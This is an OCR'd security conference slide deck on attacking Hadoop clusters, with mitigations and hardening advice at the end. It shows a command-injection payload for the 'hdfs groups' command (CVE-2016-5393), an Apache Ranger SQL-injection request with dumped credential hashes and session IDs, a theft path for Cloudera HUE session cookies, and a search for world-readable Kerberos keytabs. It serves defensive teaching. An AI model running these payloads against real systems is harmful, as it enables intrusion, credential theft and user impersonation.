
How to pwn an Hadoop cluster – RCEing on nodes
"Ok cool but come on, who exposes such services anyway ?"

Some figures from a study of our own on some found Hadoop clusters on the Internet


Security authentication type for found clusters



HTTP authentication type for kerberized clusters




How to pwn an Hadoop cluster – RCEing on nodes
"Ok cool but come on, who's interested in attacking Hadoop stuff ?"


NEWS

Attackers start wiping data from CouchDB and Hadoop databases

After MongoDB and Elasticsearch, attackers are looking for new database storage systems to attack


Incident

Example HDFS Site where data has been wiped


Browse Directory

/NODATA4U_SECUREYOURSHIT

Permission	Owner	Group

In this case, we observed an attacker erasing most of the directories and creating a single directory called "NODATA4U_SECUREYOURSHIT". There was no attempt to claim a ransom or any other communication -- the data was simply deleted and that directory name was left as a calling card. We estimate that the potential exposure of this attack is around 8,000-10,000 HDFS installations worldwide, but precise numbers are difficult to determine.

A core issue is similar to MongoDB, namely the default configuration can allow "access without authentication." This means an attacker with basic proficiency in HDFS can start deleting files. On or around January 5 to January 6, traffic to port 50070 soared as attackers scanned for open HDFS installations to target:


The Register®

Biting the hand that feeds IT

DATA CENTRE SOFTWARE **SECURITY** TRANSFORMATION DEVOPS BUSINESS PERSONAL TECH

Security

Insecure Hadoop installs next in 'net scum crosshairs

Because MongoDB, Elasticsearch ransomware attacks are *sooo* last week

/ 01 Hadoop and its security model

/ 02 How to pwn an Hadoop cluster
4. Exploiting intrinsic Hadoop components

/ 03 Taking a step back

How to pwn an Hadoop cluster – Exploiting intrinsic Hadoop components
HDFS groups command - Hadoop 2.6.x < 2.6.5 and 2.7.x < 2.7.3

Hadoop 2.6.x < 2.6.5 and 2.7.x < 2.7.3 is vulnerable to an **authenticated command execution** as the **hdfs user** on clusters having **org.apache.hadoop.security.ShellBasedUnixGroupsMapping** as the **hadoop.security.group.mapping** property **(CVE-2016-5393)**:

- This core function is called for **each user action** on the cluster in order to **retrieve user groups**
- The other option is an implementation done via the **Java Native Interface**, not vulnerable to this flaw

```
public static String[] getGroupsForUserCommand(final String user) {
//'groups username' command return is inconsistent across different unixes
return WINDOWS ?
  new String[]
      {getWinUtilsPath(), "groups", "-F", "\"" + user + "\""}
  : new String[] {"bash", "-c", "id -gn " + user + "; id -Gn " + user};
}
```

```
unprivilegeduser$ hdfs groups '$(ping 127.0.0.1)'
unprivilegeduser$ ps aux|grep "ping 12"
...
hdfs 6227 0.0 0.0 15484 764 ? S 13:24 0:00 bash -c id -gn $(ping 127.0.0.1)&& id -Gn $(ping 127.0.0.1)
hdfs 6228 0.0 0.0 14732 868 ? S 13:24 0:00 ping 127.0.0.1
```

Remember, hdfs is the **"root" user on the distributed filesystem and can hence perform any action on it**

PS: we are **not the original vulnerability finders** (http://seclists.org/oss-sec/2016/q4/538), no documentation nor exploit has been published by the finder; we just **documented the "exploit"**


How to pwn an Hadoop cluster – Exploiting intrinsic Hadoop components
HDFS groups command - Hadoop 2.6.x < 2.6.5 and 2.7.x < 2.7.3

Demo time

As `ShellBasedUnixGroupsMapping` is *apparently* not the default value, this vulnerability should not be really interesting, right ?

Well again, some figures from a study of our own on some found Hadoop clusters on the Internet

`hadoop.security.group.mapping` **value**



/ **01** Hadoop and its security model

/ **02** How to pwn an Hadoop cluster
5. Exploiting 3rd party modules

/ **03** Taking a step back

How to pwn an Hadoop cluster – Exploiting 3rd party modules
AAA module - Apache Ranger =< 0.5.2

Authenticated SQL injection (CVE-2016-2174)

```
GET http://<apache_ranger_IP>:6080/service/plugins/policies/eventTime?eventTime=' or '1'='1&policyId=1
```

2 interesting post-exploit operations

/ **Dump user credentials**…but passwords are hashed in MD5 (SHA512 in newer versions)

```
> select last_name, first_name, email, login_id, password, user_role from x_portal_user,
x_portal_user_role where x_portal_user.id = x_portal_user_role.user_id limit 3 :
[*] , Admin, , admin,                                  ceb4f32325eda6142bd65215f4c0f371,  ROLE_SYS_ADMIN
[*] , rangerusersync, 1457692398755_962_66, ambari-qa, 70b8374d3dfe0325aaa5002a688c7e3b, ROLE_SYS_ADMIN
[*] , keyadmin, 1457692592328_160_91, amb_ranger_admin, a05f34d2dce2b4688fa82e82a89ba958,ROLE_KEY_ADMIN
```

/ **or better…dump user session cookies and reuse them !**

```
> select auth_time, login_id, ext_sess_id from x_auth_sess where auth_status = 1 or (login_id like
'%admin%' and auth_status = 1) order by auth_time desc limit 3 :
[*] 2016-05-08 13:30:11, admin, DEC6C0A899BB2E8793ABA9077311D8E6
[*] 2016-05-08 13:04:15, stduser, CD4142620CB7ED4186274D53B8E0D59E
[*] 2016-05-08 13:01:26, rangerusersync, D84D98B58FC0F9554A4CABF3E205A5E8N
```

How to pwn an Hadoop cluster – Exploiting 3rd party modules
Data visualisation module - Cloudera HUE =< `/usr/bin/date`

Most of the time, an **EdgeNode** is deployed for **datascientists and accessed through SSH** in order to be able to interact with the Hadoop cluster

Most of the time, the data visualisation Web application **Cloudera HUE is deployed on the EdgeNode**

Under these conditions, a neat attack scenario taking advantages of **two** `<still unfixed>` Cloudera HUE vulnerabilities can be followed and lead to **HUE user session cookie stealing, hence allowing spoofing a user across the entire cluster launching arbitary jobs and browsing the datalake**

1 The `hue.ini` configuration file is by default accessible to anyone with the **other permission set to read**

Several account credentials can be found in that configuration file such as:

- **The HUE database credentials**
- Various service account credentials (LDAP, SMTP, Kerberos etc.)

```
$ ls -al /etc/hue/conf/hue.ini
-rw-rw-r-- 1 root root 22813 Nov 18  2015 /etc/hue/conf/hue.ini
```

```
[[database]]
  engine=mysql
  host=quickstart.cloudera
  port=3306
  user=hue
  password=cloudera
  name=hue
  # Database engine is typically one of:
  # postgresql_psycopg2, mysql, or sqlite3
  #
  # Note that for sqlite3, 'name', below is
  # for other backends, it is the database
  ## engine=sqlite3
  ## host=
  ## port=
  ## user=
  ## password=
  ## name=desktop/desktop.db
  ## options={}
```

How to pwn an Hadoop cluster – Exploiting 3rd party modules
Data visualisation module - Cloudera HUE =< `/usr/bin/date`

2 Hue user **session cookies are stored in the database**

- It seems to be a default setting on Python Django databases…

Cookies are stored in the `django_session` table:

- `session_key` is the **cookie**
- `session_data` holds the **user id** with some other information encoded in base64

Neither Cloudera officially answered on these vulnerabilities… **nor fixed them**

Mitigation: unset the read for other permission on the hue.ini (at your own risk!)…

…and more importantly, **do not deploy Cloudera Hue on an EdgeNode or on a node accessible by non-database admins**

```
mysql> select * from django_session limit 1 \G ;
*************************** 1. row ***************
 session_key: m67424cld61xe8960moyjj1esjqfiyvj
session_data: NGY2MzJhYjkxM2M5ZTU4ZDk0YjNjNjc4ODI
 expire_date: 2017-01-03 07:00:07
```

```
root@kali:~# echo NGY2M[illegible]jkxM2M5ZTU4ZDk0YjNjNjc4ODI1NmVkMzExMTI3YTc
hbmdvQmFja2VuZCIsIl9hdXRoX3VzZXJfaWQiOjF9 | base64 -d | xxd
00000000: 3466 3633 3261 6239 3133 6339 6535 3864  4f632ab913c9e58d
00000010: 3934 6233 6336 3738 3832 3536 6564 3331  94b3c6788256ed31
00000020: 3131 3237 6137 3934 3a7b 225f 6175 7468  1127a794:{"_auth
00000030: 5f75 7365 725f 6261 636b 656e 6422 3a22  _user_backend":"
00000040: 6465 736b 746f 702e 6175 7468 2e62 6163  desktop.auth.bac
00000050: 6b65 6e64 2e41 6c6c 6f77 4669 7273 7455  kend.AllowFirstU
00000060: 7365 7244 6a61 6e67 6f42 6163 6b65 6e64  serDjangoBackend
00000070: 222c 225f 6175 7468 5f75 7365 725f 6964  ","_auth_user_id
00000080: 223a 317d                                ":1}
```

```
mysql> select * from auth_user where id = 1 \G ;
*************************** 1. row ***************
          id: 1
    password: pbkdf2_sha256$12000$dtbAVcdT4Ph9$4Q
  last_login: 2016-12-20 07:00:07
is_superuser: 1
    username: cloudera
  first_name:
   last_name:
       email: noreply@cloudera.com
    is_staff: 1
   is_active: 1
 date_joined: 2015-11-18 13:08:31
```

/ **01** Hadoop and its security model

/ **02** How to pwn an Hadoop cluster
5. Exploiting keytabs misuse

/ **03** Taking a step back

How to pwn an Hadoop cluster – Exploiting keytabs misuse

Last but not least, our most 1337 attack to get some illegitimate access is…

```
$ find / -iname "*\.keytab" -perm -o+r 2> /dev/null
```

In real life, it gives you that kind of results, mostly in `/home/` directories (local and HDFS)

```
                    > find / -iname "*\.keytab"  -perm -o+r -exec ls -al {} \; 2> /dev/null | wc
152    1368   12927
```

Mitigation: prevent potential permission misuse from users by **not making them UNIX owner of their "home" directory**, and use POSIX ACL (setfacl) to grant them read/write/execute…


…and tell people a Kerberos keytab is *like* a password file. No read for other!

How to pwn an Hadoop cluster
So you also want to start hunting for vulnerabilities ?

Use a pre-packaged Hadoop environment in a single virtual machine

Cloudera Quickstart

HDP Sandbox



MapR Sandbox

All of our presented tools and resources are published on
https://github.com/wavestone-cdt/hadoop-attack-library

/ **01** Hadoop and its security model

/ **02** How to pwn an Hadoop cluster

/ **03** Taking a step back

Taking a step back – Security maturity of the Big Data ecosystem

A technology not built upon security

- A lot of **insecurity by default**:
  - "Simple authentication"
  - No encryption

A fragmented ecosystem

- Security solutions availability may **depends of distribution**

An immaturity in secure development

- A lot of classic **vulnerabilities**….even for security modules

A complex operational security

- **Fast pace** of module versions…but low frequency of **patch release** from distributors
  - HDP 2.4 (**march 2016**) shipping Apache Ranger 0.5.0 (**june 2015**)
- And more importantly, users **do and will misuse Kerberos keytabs** and **grant them read for other permissions**

Taking a step back – Wise recommendations

Kerberize your cluster and remove ALL simple auths

Reduce service exposition

Don’t give free shells

Don’t deploy applications on EdgeNodes

Prevent & detect permissions misuse on Kerberos keytabs

Harden components & try to keep up to date with technologies

Questions ?

Thomas DEBIZE
thomas.debize@wavestone.com

wavestone.com

@wavestoneFR
@secuinsider